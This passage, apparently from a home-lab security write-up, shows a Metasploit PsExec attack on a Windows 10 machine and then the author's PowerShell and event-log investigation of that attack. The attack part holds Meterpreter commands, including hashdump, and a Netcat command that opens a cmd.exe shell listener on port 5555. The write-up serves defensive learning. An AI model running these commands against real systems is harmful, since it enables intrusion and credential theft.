
- After configuring the Metasploit PsExec module, I launched the attack using the
exploitcommand. As shown in the below screenshot, Metasploit loaded into the Windows 10 machine’s memory and connected back to the Kali Linux machine.

I ran the following commands from Meterpreter on the Windows 10 machine to simulate an attack.
-
sysinfo(provides the computer name, OS, CPU architecture, and the language pack) -
ps(command to obtain a list of running processes)

-
getpid(provides the Process ID (PID) for the Meterpreter session) -
hashdump(the Meterpreterhashdumpcommand pulls password hashes)


execute -if systeminfo(provides additional information using the Windows systeminfo command)
upload /usr/share/windows-binaries/nc.exe C:\\Windows\\Temp\\nc.exe(transfers Netcat (nc.exe) from the Kali machine to the Windows 10 machine, placingnc.exein the Windows Temp directory)


execute -H -f C:\\Windows\\Temp\\nc.exe -a "-Ldp 5555 -e cmd.exe"(launches Netcat on the Windows 10 machine, which will listen on port 5555, and creates a secondary C2 connection)


IV. Blue Team Metasploit Investigation using PowerShell & Sysmon
I investigated the Metasploit/PsExec attack using PowerShell and Sysmon’s logs.
A. PowerShell Investigation
1. Network Investigation
I launched PowerShell in Administrator mode on the Windows 10 machine and checked for listening or established network connections using the following command:
Get-NetTCPConnection -State Listen, Established

The output from this command showed:
-
Multiple established connections from the Windows 10 host (192.168.55.2) to internal and external IPs.
-
Two suspicious connections to IP 192.168.55.60:
-
Windows 10 Local Port 50127 connected to 192168.55.60:4444, a likely Meterpreter reverse shell based on Meterpreter’s standard port 4444.
-
Windows 10 Local Port 5555 connected to 192.168.55.60:48214 (the Netcat backdoor listener I launched). TCP/5555 is a non-standard Windows service port.
-
-
There are other established connections to external IPs (for example, 4.150.155.223). I would investigate these IPs in a real world incident response investigation.
2. Suspicious Process Investigation

Next, I investigated the owning process IDs associated with the two network connections identified above (PID 8072 for TCP/4444 and PID 8708 for TCP/5555) using the Get-Process command:
Get-Process -Id 8072,8708 | Select Id, ProcessName, Path, StartTime

The Get-Process command confirmed that these two network connections are likely malicious:
-
Netcat/
nc.exe(PID 8708):-
Netcat is a well-known networking utility that is often used in living off the land and other attacks. Additionally,
nc.exeis located in a non-standard Windows directory (the Temp directory), which is a common location where attackers stage their tools. -
The
nc.exeand its location are strong IOCs because no legitimate Windows process installs or runs Netcat from the Temp directory. Further, it’s highly unlikely that a typical Windows user runs Netcat for legitimate work purposes.
-
-
Powershell/
powershell.exe(PID 8072):-
powershell.exelaunched less than two minutes before Netcat, suggesting PowerShell was a likely staging mechanism to launchnc.exebased on the process creation timeline. -
As with
nc.exe, it is unlikely that a typical Windows user would use PowerShell for day-to-day tasks. PowerShell is often abused in fileless attacks and is a common living off the land tool.
-
3. Detailed Process Investigation using Get-CimInstance
Next, I checked the full process details for PID 8708 and PID 8072 using the PowerShell commands:
Get-CimInstance Win32_Process -Filter "ProcessId=8708" | Select-Object ProcessId, Name, ExecutablePath, CommandLine, CreationDate, ParentProcessId
Get-CimInstance Win32_Process -Filter "ProcessId=8072" | Select-Object ProcessId, Name, ExecutablePath, CommandLine, CreationDate, ParentProcessId


Get-CimInstance Win32_Process gets the current state of running processes directly from WMI (Windows Management Instrumentation). Get-CimInstance provided more detail than Get-Process because Get-CimInstance provides not only the PID and name, but also more detail like the:
-
Full executable path to detect odd locations, like Temp.
-
Full original command line.
-
Parent PID.
-
Creation date.
Get-CimInstance provided additional evidence that PID 8708 (nc.exe) and PID 8072 (powershell.exe) were malicious:
-
Netcat/
nc.exe(PID 8708):-
Get-CimInstanceprovided the executable path, the command line, creation date, and Parent PID. -
While
nc.exeis a legitimate networking tool, the output here shows it is staged in the Temp folder (an unusual and high-risk location for an executable). -
The command line information reveals the exact backdoor setup: listening (
-Ldp) on port 5555, executingcmd.exeon connection - a reverse shell. -
Parent PID (8072) ties it directly to the suspicious PowerShell process (discussed below).
-
-
Powershell/
powershell.exe(PID 8072):-
Get-CimInstancereally shines overGet-Processby listing the command line information, which removed any doubt whether this was a malicious process. The command line entry showed:-
PowerShell launched with multiple flags:
-nop(no profile),-w hidden(a hidden window), and-noni(no interactive prompt). These execution flags show detection evasion. -
Heavily obfuscated Powershell script (a strong indication of malware).
-
-
In sum, Get-CimInstance established:
-
The attacker executed an obfuscated PowerShell script.
-
The script dropped and launched a Netcat listener on TCP/5555.
-
The activity originated from a single attack chain.
B. Sysmon Investigation
1. Identifying the Initial Metasploit/PsExec Service Creation in Windows System Logs (Event ID 7045)
I first checked the System logs in Event Viewer (Event Viewer → Windows Logs → System). I filtered the System log for Event ID 7045 (Service Control Manager Event: “A service was installed in the system”). Event ID 7045 means that a new service was installed, and the Metasploit PsExec module installs a temporary service.


The above screenshots from Event Viewer concern the Meterpreter/PsExec attack and show:
-
Event ID 7045(a service was installed in the system): this was Metasploit’s initial access to the Windows 10 machine. -
The service name is a random string, which is a common Metasploit technique to avoid detection. A random string for a service name is a strong sign of an attack. Legitimate Windows services typically use descriptive names like “Windows Update.”
-
The service file name entry includes many IOCs, including:
-
%COMSPEC%(a variable pointing to cmd.exe). -
The command starts PowerShell with:
-
-nop(no profile) -
-w hidden(a hidden window) -
-noni(no interactive prompt)
-
-
Obfuscated Powershell script.
-
Instead of a normal service binary path (
C:\Windows\...exe), the System log entry shows that it is runningcmd.exe(%COMSPEC%) to launch obfuscated PowerShell, a clear sign of an attack.
-
-
SYSTEM-level execution, meaning the attacker instantly obtains the highest possible privilege level.
2. Execution Stage: Identifying Metasploit/PsExec Execution in Sysmon’s Operational Log
After identifying Metasploit’s initial access via a malicious service installation (Event ID 7045), I used Sysmon to identify the execution sequence in the Operational logs. I accessed Sysmon’s Operational log:
Event Viewer → Applications and Services Logs → Microsoft → Windows → Sysmon → Operational.
